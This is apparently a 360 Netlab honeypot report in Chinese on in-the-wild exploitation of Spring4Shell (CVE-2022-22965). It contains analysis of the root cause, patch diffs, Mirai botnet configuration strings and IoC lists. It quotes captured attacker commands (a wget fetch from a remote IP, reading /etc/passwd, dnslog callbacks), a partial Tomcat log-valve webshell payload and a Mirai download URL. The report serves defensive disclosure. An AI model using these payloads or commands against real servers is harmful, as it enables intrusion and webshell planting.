

honeypot

Spring4Shell在野漏洞传播分析



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背景介绍


2022年3月31号，Spring针对Spring4Shell漏洞(CVE-2022-22965)事件发布了安全公告[1]，并提供了漏洞修复程序，此次漏洞事件在安全社区引起广泛关注。

360网络安全研究院高级威胁狩猎蜜罐系统[2]通过被动监测方式看到了该漏洞在野传播过程，我们也看到了Mirai僵尸网络入场，相关在野漏洞攻击威胁情报已通过自动化形式输出。

Spring4Shell 在野传播

360网络安全研究院高级威胁狩猎蜜罐系统持续监测到Spring4Shell漏洞(CVE-2022-22965)扫描和漏洞利用行为，部分源IP地理位置分布如下：


Spring4Shell Scanner IP Distribution



以下是Top 10 国家/地区统计列表

United States	92
The Netherlands	49
Germany	30
China	21
France	6
Luxembourg	6
Sweden	6
Switzerland	5
Ukraine	5
Austria	4

我们监测到大量Webshell和测试文件的上传行为，相应文件信息如下所示：



部分在野漏洞利用命令信息如下所示：

```
echo%20ddfdsfasdfasd
echo%20fdsafasdfasd
echo%202222222
ls
ls%20/tmp/
whoami
%2Fbin%2Fsh%2F-c%24%7BIFS%7D%27cd%24%7BIFS%7D%2Ftmp%3Bwget%24%7BIFS%7Dhttp%3A%2F%2F10
cat+/etc/passwd
chdir
cmd /c dir
cmd /c net user
curl+http://111.4vcrkb.dnslog.cn/1.jpg
curl+http://12121.4vcrkb.dnslog.cn/1.jpg
curl+http://35456.4vcrkb.dnslog.cn/1.jpg
dir
echo
echo 8888888888
echo %USERNAME%
echo %computername%
echo </xss>
echo fucker_test_test
echo rinima
echo%20%3Csvg%20onload=confirm`xss`%3E
echo%20%3Csvg%20onload=confirm`xsssssss`%3E
echo%20ddfdsfasdfasd
echo%20fdsafasdfasd
echo%202222222
echo+22222
echo+`whoami`
echo+whoami
exp
id
ifconfig
ls
ls%20/tmp/
```

```
ping -n 2 uup0fk.dnslog.cn
ping uup0fk.dnslog.cn
uname
whoami
whoami%0A
```

Spring4Shell 漏洞分析

Spring4Shell漏洞(CVE-2022-22965)是在JDK 9版本及以上新增module特性后导致的，并且是针对CVE-2010-1622漏洞补丁的绕过。

CVE-2010-1622 漏洞分析

CVE-2010-1622漏洞是Spring Bean的CachedIntrospectionResults类在调用java.beans.Introspector.getBeanInfo()枚举属性赋值时，没有指定stop类，导致父类(Object.class是任何java对象的父类)属性可被攻击者恶意控制。

Spring参数绑定支持用户提交表单以 参数=值 的形式进行对象赋值，同时user.address.street=Disclosure+Str等价于frmObj.getUser().getAddress().setStreet("Disclosure Str.）。因此可通过user.address.street=Disclosure+Str的方式给PropertyDescriptor[]中的第一个class属性赋值。如通过ClassLoader控制class属性，进而构造利用链。


漏洞补丁

Spring通过将ClassLoader加入属性数组黑名单的方式修补漏洞。


```
PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
for (PropertyDescriptor pd : pds) {
    if (Class.class == beanClass &&
        ("ClassLoader".equals(pd.getName()) || "protectionDomain".equals(pd.getName())))
        // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to t
        continue;
}
```

CVE-2022-22965 漏洞分析

在参数绑定过程中，包含class属性，与CVE-2010-1622漏洞问题类似：



CVE-2022-22965是CVE-2010-1622补丁的绕过，在JDK11+Tomcat8.5.77+spring-webmvc5.3.17版本中，调试发现通过class.module.classLoader.*可以加载ParallelWebappClassLoader绕过黑名单对classLoader的检测：



在野Payload:

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7D:
```

pattern指定日志记录的格式，suffix指定日志记录的后缀为.jsp，directory指定日志保存的目录webapps/ROOT，prefix指定文件名tomcatwar，fileDateFormat指定日志文件名日期格式，上述payload通过Tomcat的class AbstractAccessLogValve修改了日志的存储格式、目录和文件名，实现了Webshell的上传。

漏洞补丁

新增了严格的黑名单限制

```

287     PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
288     289     for (PropertyDescriptor pd : pds) {
289         -         if (Class.class == beanClass &&
290             +         ("classLoader".equals(pd.getName()) || "protectionDomain".equals(pd.getName())) {
291             -         // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to bind to those
290         +         if (Class.class == beanClass && (!"name".equals(pd.getName()) && !pd.getName().endsWith("Name"))) {
291         +         // Only allow all name variants of Class properties
292         +         continue;
293         +         }
294         +         if (pd.getPropertyType() != null && (ClassLoader.class.isAssignableFrom(pd.getPropertyType())
295         +         || ProtectionDomain.class.isAssignableFrom(pd.getPropertyType())) {
296         +         // Ignore ClassLoader and ProtectionDomain types - nobody needs to bind to those

```

Mirai僵尸网络

我们看到Mirai僵尸网络很快入场，相关配置信息解密如下所示：

```

[0x01]: "46.175.146.159\x00", size=15
[0x02]: "A\x84", size=2
[0x03]: "D\xfd", size=2
[0x04]: "U better back the fuck off CIANigger >>>---<3-->\x00", size=49
[0x05]: "shell\x00", size=6
[0x06]: "enable\x00", size=7
[0x07]: "system\x00", size=7
[0x08]: "sh\x00", size=3
[0x09]: "/bin/busybox DEMONS\x00", size=20
[0x0a]: "DEMONS: applet not found\x00", size=25
[0x0b]: "ncorrect\x00", size=9
[0x0c]: "/bin/busybox ps\x00", size=16
[0x0d]: "assword\x00", size=8
[0x0e]: "ogin\x00", size=5
[0x0f]: "enter\x00", size=6
[0x10]: "/proc/\x00", size=7
[0x11]: "/exe\x00", size=5
[0x12]: "/fd\x00", size=4
[0x13]: "/maps\x00", size=6
[0x14]: "/proc/net/tcp\x00", size=14
[0x15]: "/etc/resolv.conf\x00", size=17
[0x16]: "nameserver\x00", size=11
[0x17]: "Pully\x13SHD\x1aiIGK\x1cDig\x13\x18}Bfpc]MkGp^b\x12[]P\x1b\~m`b`^rc\x13Xeq
[0x18]: "i586\x00", size=5
[0x19]: "i486\x00", size=5
[0x1a]: "x86\x00", size=4
[0x1b]: "i686\x00", size=5
[0x1c]: "mips\x00", size=5
[0x1d]: "mipse\x00", size=7
[0x1e]: "mpsl\x00", size=5
[0x1f]: "sh4\x00", size=4
[0x20]: "superh\x00", size=7
[0x21]: "ppc\x00", size=4
[0x22]: "powerpc\x00", size=8
[0x23]: "spc\x00", size=4
[0x24]: "sparc\x00", size=6

```

```
[0x25]: "(deleted)\x00", size=10
[0x26]: "abcdefghijklmnopqrstuvwxyz\x00", size=27
[0x27]: "%d.%d.%d.%d\x00", size=12
[0x28]: "POST /cdn-cgi/\x00", size=15
[0x29]: "UPX!\x00", size=5
[0x2a]: "botnet\x00", size=7
[0x2b]: "ddos\x00", size=5
[0x2c]: "oginenterassword\x00", size=17
[0x2d]: "GET/ HTTP/1.1\x00", size=15
[0x2e]: "garm\x00", size=5
[0x2f]: "gx86\x00", size=5
[0x30]: "gmips\x00", size=6
[0x31]: "gmpsl\x00", size=6
[0x32]: "gsh4\x00", size=5
[0x33]: "gspc\x00", size=5
[0x34]: "gppc\x00", size=5
[0x35]: "gsec\x00", size=5
[0x36]: ".glm\x00", size=5
[0x37]: "cronx86\x00", size=8
[0x38]: "cronarm\x00", size=8
[0x39]: "cronmips\x00", size=9
[0x3a]: "cronmpsl\x00", size=9
[0x3b]: "cronsh4\x00", size=8
[0x3c]: "cronspc\x00", size=8
[0x3d]: "cronppc\x00", size=8
[0x3e]: "cronsh\x00", size=7
[0x3f]: "gi686\x00", size=6
[0x40]: "/dev/watchdog\x00", size=14
[0x41]: "/dev/misc/watchdog\x00", size=19
[0x42]: "/dev/FTWDT101_watchdog\x00", size=23
[0x43]: "/dev/FTWDT101_watchdog\x00\x12", size=24
[0x44]: "/dev/watchdog0\x00", size=15
[0x45]: "/etc/default/watchdog\x00", size=22
[0x46]: "/sbin/watchdog\x00", size=15
```

Webshell和测试文件列表

FILEPATH	COUNT
/tmp/log222.txt	3973
webapps/ROOT/log111.txt	2051
webapps/ROOT/tomcatwar.jsp	110
webapps/ROOT/wpz.jsp	27
../webapps/ROOT/logout.jsp	12
./webapps/ROOT/test2%20%20.txt	9
webapps/ROOT/log101.txt	7

FILEPATH	COUNT
/log_data_9.jsp	3
webapps/ROOT/xiaozhan.jsp	3
webapps/ROOT/1122.jsp	3
webapps/ROOT/0985763860781234.jsp	3
/2023.jsp	3
webapps/ROOT/zhuzhuxias.jsp	3
webapps/ROOT/log147.txt	2
webapps/ROOT/aaa69875.jsp	1
webapps/ROOT/log186.txt	1
webapps/ROOT/aaa36917.jsp	1
webapps/ROOT/member3war.jsp	1
webapps/ROOT/aaa96225.jsp	1
webapps/ROOT/log154.txt	1
webapps/ROOT/log103.txt	1
webapps/ROOT/log176.txt	1
webapps/ROOT/7FMNZ.jsp	1
webapps/ROOT/aaa28643.jsp	1
webapps/ROOT/aaa49231.jsp	1
webapps/ROOT/aaa50586.jsp	1
webapps/ROOT/log112.txt	1
webapps/ROOT/log110.txt	1
webapps/ROOT/aaa80751.jsp	1
/2021.jsp	1
webapps/ROOT/aaa10854.jsp	1
webapps/ROOT/log105.txt	1
webapps/ROOT/aaa93089.jsp	1
webapps/ROOT/35456.jsp	1
webapps/ROOT/log182.txt	1

FILEPATH	COUNT
webapps/ROOT/aaa24348.jsp	1
webapps/ROOT/log131.txt	1
webapps/ROOT/indexbk.jsp	1
webapps/ROOT/log149.txt	1
webapps/ROOT/log179.txt	1
webapps/webappsbak/sxxd1648765386.txt	1
webapps/ROOT/log150.txt	1
Webapps/ROOT/78754.jsp	1
webapps/ROOT/aaa24168.jsp	1
webapps/ROOT/aaa10487.jsp	1
webapps/ROOT/log178.txt	1
webapps/ROOT/lapsus	1
webapps/ROOT/zhuzhuxia.jsp	1
webapps/ROOT/log135.txt	1
webapps/ROOT/aaa40373.jsp	1
webapps/ROOT/qweasd.jsp	1
webapps/ROOT/console.jsp	1
webapps/ROOT/aaa79694.jsp	1
webapps/ROOT/aaa54378.jsp	1
webapps/ROOT/log129.txt	1
webapps/ROOT/pCJrl.jsp	1
webapps/ROOT/log162.txt	1
Webapps/ROOT/7875456457.jsp	1
webapps/ROOT/.jsp	1
webapps/ROOT/log200.txt	1
webapps/ROOT/8888888888.jsp	1
webapps/ROOT/8888888888.txt	1
webapps/ROOT/log128.txt	1

FILEPATH	COUNT
webapps/ROOT/log124.txt	1
webapps/ROOT/aaa14058.jsp	1
webapps/ROOT/aaa94175.jsp	1
webapps/ROOT/conf.jsp	1
webapps/stupidRumor_war/tomcatwar.jsp	1
webapps/ROOT/aaa83816.jsp	1

处置建议

我们建议Spring用户及时升级漏洞程序，并排查相应Webshell文件路径。

联系我们

感兴趣的读者，可以在 [twitter](#) 或者通过邮件**netlab[at]360.cn**联系我们。

IoC List

Mirai C2

46.175.146.159:16772

IP

1.85.220.54	China	AS4134	CHINANET-BACKBONE
3.239.1.141	United States	AS14618	AMAZON-AES
5.2.69.50	The Netherlands	AS60404	Liteserver
14.0.170.249	China	AS38819	HKCSL-AS-AP
23.128.248.10	United States	AS398355	DATAIDEAS-LLC
23.128.248.11	United States	AS398355	DATAIDEAS-LLC
23.128.248.12	United States	AS398355	DATAIDEAS-LLC
23.128.248.13	United States	AS398355	DATAIDEAS-LLC
23.128.248.14	United States	AS398355	DATAIDEAS-LLC
23.128.248.15	United States	AS398355	DATAIDEAS-LLC
23.128.248.16	United States	AS398355	DATAIDEAS-LLC
23.128.248.17	United States	AS398355	DATAIDEAS-LLC
23.128.248.19	United States	AS398355	DATAIDEAS-LLC
23.128.248.20	United States	AS398355	DATAIDEAS-LLC
23.128.248.21	United States	AS398355	DATAIDEAS-LLC

[illegible]

23.129.64.211	United States	AS396507	EMERALD-ONION
23.129.64.212	United States	AS396507	EMERALD-ONION
23.129.64.213	United States	AS396507	EMERALD-ONION
23.129.64.214	United States	AS396507	EMERALD-ONION
23.129.64.215	United States	AS396507	EMERALD-ONION
23.129.64.216	United States	AS396507	EMERALD-ONION
23.129.64.217	United States	AS396507	EMERALD-ONION
23.129.64.218	United States	AS396507	EMERALD-ONION
23.129.64.219	United States	AS396507	EMERALD-ONION
23.129.64.250	United States	AS396507	EMERALD-ONION
23.154.177.6	United States	AS399532	ULAYER-ASN
23.154.177.7	United States	AS399532	ULAYER-ASN
23.239.21.195	United States	AS63949	LINODE-AP
27.102.106.117	South Korea	AS45996	GNJ-AS-KR
37.187.18.212	France	AS16276	OVH
37.187.96.183	France	AS16276	OVH
43.128.201.239	Thailand	AS132203	TENCENT-NET-AS
43.242.116.54	India	AS45916	GTPL-AS-AP
45.15.16.105	Sweden	AS42675	OBEHOSTING
45.32.251.86	Japan	AS20473	AS-CH00PA
45.33.101.246	United States	AS63949	LINODE-AP
45.61.186.160	United States	AS53667	PONYNET
45.78.48.51	Japan	AS25820	IT7NET
45.128.133.242	Belgium	AS206804	EstNOC-GLOBAL
45.129.56.200	Denmark	AS39351	ESAB-AS
45.136.15.239	China	AS139659	LUCID-AS-AP
45.153.160.2	The Netherlands	AS212906	moneroj-ca
45.153.160.132	The Netherlands	AS212906	moneroj-ca
45.153.160.136	The Netherlands	AS212906	moneroj-ca
45.154.255.138	Sweden	AS41281	KEFF
45.154.255.139	Sweden	AS41281	KEFF
45.154.255.147	Sweden	AS41281	KEFF
46.166.139.111	The Netherlands	AS43350	NFORCE
46.175.146.159	The Netherlands	AS50673	Serverius-as
46.232.251.191	Germany	AS197540	netcup-AS
51.15.76.60	The Netherlands	AS12876	AS12876
51.77.52.216	Poland	AS16276	OVH
58.82.211.226	China	AS137872	PEOPLESPHONE-AS
58.240.81.135	China	AS4837	CHINA169-Backbone
60.248.106.229	China	AS3462	HINET
62.102.148.68	Sweden	AS51815	TEKNIKBYRAN
62.102.148.69	Sweden	AS51815	TEKNIKBYRAN
64.113.32.29	United States	AS15154	SBBSNET
66.220.242.222	United States	AS17356	VERMONT-TELECOM
74.82.47.194	United States	AS6939	HURRICANE
81.17.18.59	Switzerland	AS51852	PLI-AS
81.17.18.62	Switzerland	AS51852	PLI-AS
85.93.218.204	Luxembourg	AS9008	ASN-V0
85.204.116.204	Romania	AS48874	HOSTMAZE
87.120.37.231	Bulgaria	AS34224	NETERRA-AS
89.58.27.84	Germany	AS197540	netcup GmbH
89.163.131.159	Germany	AS24961	MYLOC-AS
89.163.131.160	Germany	AS24961	MYLOC-AS

91.132.147.168	Germany	AS197540	netcup-AS
91.149.225.172	Norway	AS58110	IPVOLUME
91.211.89.43	Ukraine	AS206638	hostfory
91.211.89.107	Ukraine	AS206638	hostfory
91.211.89.207	Ukraine	AS206638	hostfory
91.250.242.12	Romania	AS6718	NAV
92.246.84.133	Germany	AS44592	SkyLink
93.95.226.212	Iceland	AS44925	THE-1984-AS
93.174.89.132	The Netherlands	AS202425	INT-NETWORK
93.179.115.27	United States	AS25820	IT7NET
94.140.114.210	Latvia	AS43513	NANO-AS
101.37.159.147	China	AS37963	CNNIC-ALIBABA
103.27.108.196	China	AS132883	TOPWAY-AS-AP
103.42.196.135	India	AS138754	KVBPL-AS-IN
103.42.196.203	India	AS138754	KVBPL-AS-IN
103.108.193.24	China	AS139021	WEST263G0-HK
103.140.186.68	Singapore	AS206804	EstNOC-GLOBAL
103.140.186.72	Singapore	AS206804	EstNOC-GLOBAL
103.140.186.73	Singapore	AS206804	EstNOC-GLOBAL
103.214.146.5	China	AS135330	ADCDATACOM-AS
103.253.41.98	China	AS133398	TELE-AS
104.244.72.115	Luxembourg	AS53667	PONYNET
104.244.76.13	Luxembourg	AS53667	PONYNET
104.244.76.44	Luxembourg	AS53667	PONYNET
104.244.76.170	Luxembourg	AS53667	PONYNET
104.244.77.101	Luxembourg	AS53667	PONYNET
107.189.5.249	Luxembourg	AS53667	PONYNET
109.70.100.19	Austria	AS208323	APPLIEDPRIVAC
109.70.100.31	Austria	AS208323	APPLIEDPRIVAC
109.70.100.82	Austria	AS208323	APPLIEDPRIVAC
109.70.100.84	Austria	AS208323	APPLIEDPRIVAC
109.201.133.100	The Netherlands	AS43350	NFORCE
111.252.183.41	China	AS3462	HINET
111.252.198.28	China	AS3462	HINET
112.5.154.7	China	AS9808	CMNET-GD
112.36.205.252	China	AS24444	CMNET-V4shand
112.169.175.24	South Korea	AS131477	SHHJ-AS
119.86.148.176	China	AS4134	CHINANET-BACH
124.222.23.106	China	AS45090	CNNIC-TENCENT
128.31.0.13	United States	AS3	MIT-GATEWAYS
141.164.43.95	South Korea	AS20473	AS-CH00PA
142.4.206.84	Canada	AS16276	OVH
143.198.131.158	United States	AS14061	DIGITALOCEAN-
144.172.73.66	United States	AS212513	STELZL-AS
144.202.116.138	United States	AS20473	AS-CH00PA
144.217.86.109	Canada	AS16276	OVH
146.19.174.33	China	AS147293	NEARROUTE-AS-A
146.59.233.33	France	AS16276	OVH
151.80.148.159	France	AS16276	OVH
159.223.73.101	Singapore	AS14061	DIGITALOCEAN-
162.247.74.7	United States	AS4224	CALYX-AS
164.92.65.110	United States	AS14061	DIGITALOCEAN-
164.132.9.199	France	AS16276	OVH

166.70.207.2	United States	AS6315	XMISSION
167.71.238.228	India	AS14061	DIGITALOCEAN-
167.99.76.46	Singapore	AS14061	DIGITALOCEAN-
168.62.22.238	United States	AS8075	MICROSOFT-COF
171.25.193.20	Germany	AS198093	DFRI-AS
171.25.193.25	Germany	AS198093	DFRI-AS
171.25.193.77	Germany	AS198093	DFRI-AS
171.25.193.78	Germany	AS198093	DFRI-AS
172.104.93.152	Japan	AS63949	LINODE-AP
172.104.140.107	Germany	AS63949	LINODE-AP
172.104.159.48	Germany	AS63949	LINODE-AP
172.107.241.110	United States	AS40676	AS40676
172.245.89.109	United States	AS36352	AS-COLOCROSSI
175.178.154.77	China	AS45090	CNNIC-TENCENT
178.17.170.135	Moldova	AS43289	TRABIA
178.17.171.102	Moldova	AS43289	TRABIA
178.17.174.14	Moldova	AS43289	TRABIA
178.20.55.18	France	AS29075	IELO
182.255.45.211	China	AS6134	XNNET
185.34.33.2	France	AS28855	OCTOPUCE-AS
185.36.81.95	Lithuania	AS133398	TELE-AS
185.38.175.130	Denmark	AS205235	LABITAT
185.38.175.131	Denmark	AS205235	LABITAT
185.56.80.65	The Netherlands	AS43350	NFORCE
185.82.126.13	Latvia	AS52173	MAKONIX
185.83.214.69	Portugal	AS58110	IPVOLUME
185.100.86.74	Finland	AS200651	FlokiNET
185.100.86.128	Finland	AS200651	FlokiNET
185.100.87.41	Romania	AS200651	FlokiNET
185.100.87.133	Romania	AS200651	FlokiNET
185.100.87.174	Romania	AS200651	FlokiNET
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185.105.90.134	Russia	AS205090	FIRST-SERVER-
185.107.47.171	The Netherlands	AS43350	NFORCE
185.107.47.215	The Netherlands	AS43350	NFORCE
185.107.70.56	The Netherlands	AS43350	NFORCE
185.112.147.12	Iceland	AS44925	THE-1984-AS
185.129.62.62	Denmark	AS57860	ZENCURITY-NET
185.163.119.0	Germany	AS197540	netcup-AS
185.165.171.40	Romania	AS200651	FlokiNET
185.165.171.84	Romania	AS200651	FlokiNET
185.170.114.25	Germany	AS197540	netcup-AS
185.174.101.214	United States	AS8100	ASN-QUADRANET
185.220.100.240	Germany	AS205100	F3NETZE
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185.220.102.254	The Netherlands	AS60729	ZWIEBELFREUND
185.220.103.7	United States	AS4224	CALYX-AS
185.226.67.169	Greece	AS205053	Aweb-ASN
185.243.218.27	Norway	AS56655	TERRAHOST
185.246.188.95	Belgium	AS3164	ASTIMP-IT
185.247.226.98	Iceland	AS200651	FlokiNET
185.254.75.32	Germany	AS3214	XTOM
188.68.58.0	Germany	AS197540	netcup-AS
192.42.116.23	The Netherlands	AS1101	IP-EEND-AS
193.31.24.154	Germany	AS197540	netcup-AS

193.110.95.34	Switzerland	AS13030	INIT7
193.111.199.64	Germany	AS24961	MYLOC-AS
193.218.118.95	Ukraine	AS207656	EPINATURA
193.218.118.183	Ukraine	AS207656	EPINATURA
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194.31.98.186	The Netherlands	AS213035	AS-SERVERION
194.233.77.245	Singapore	AS141995	CAPL-AS-AP
195.176.3.19	Switzerland	AS559	SWITCH
195.176.3.23	Switzerland	AS559	SWITCH
198.54.128.102	United States	AS11878	TZULO
198.98.51.189	United States	AS53667	PONYNET
198.98.57.207	United States	AS53667	PONYNET
198.144.121.43	The Netherlands	AS206264	AMARUTU-TECHN
199.195.248.29	United States	AS53667	PONYNET
199.195.254.81	United States	AS53667	PONYNET
199.249.230.87	United States	AS62744	QUINTEX
203.175.13.118	China	AS141677	NATHOSTS-AS-A
204.8.156.142	United States	AS10961	BGP-AS
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209.141.58.146	United States	AS53667	PONYNET
209.141.60.19	United States	AS53667	PONYNET
210.217.18.88	South Korea	AS4766	KIXS-AS-KR
211.20.42.23	China	AS3462	HINET
212.107.30.157	China	AS41378	KirinoNET
213.61.215.54	Germany	AS8220	COLT
213.164.204.146	Sweden	AS8473	BAHNHOF
217.138.199.93	Czech Republic	AS9009	M247

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http://107.174.133.167/garm5
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俄乌危机中的数字 证书：吊销、影 响、缓解

背景 当前这场始于2021的俄乌危机已经注定载入史册，不仅因为危机中的冲突会对传统政治地缘产生深远影响，也因为这些冲突历史性的全面蔓延到网络空间。我们（360Netlab）从独立采集到的数据出发，观察分析并呈现冲突中各利益相关方采取的行动和反制行动，希望有利于安全社区思考自身在网络空间中的定位、态度和行动。 本文中的观察分析基...

honeypot

What Our Honeypot Sees Just One Day After The Spring4Shell Advisory

Background On March 31, 2022, Spring issued a security advisory[1] for the Spring4Shell vulnerability (CVE-2022-22965), this vulnerability has caused widespread concern in the security community. When we looked back at our data, our threat hunting honeypot System[2] had already captured activities related t...

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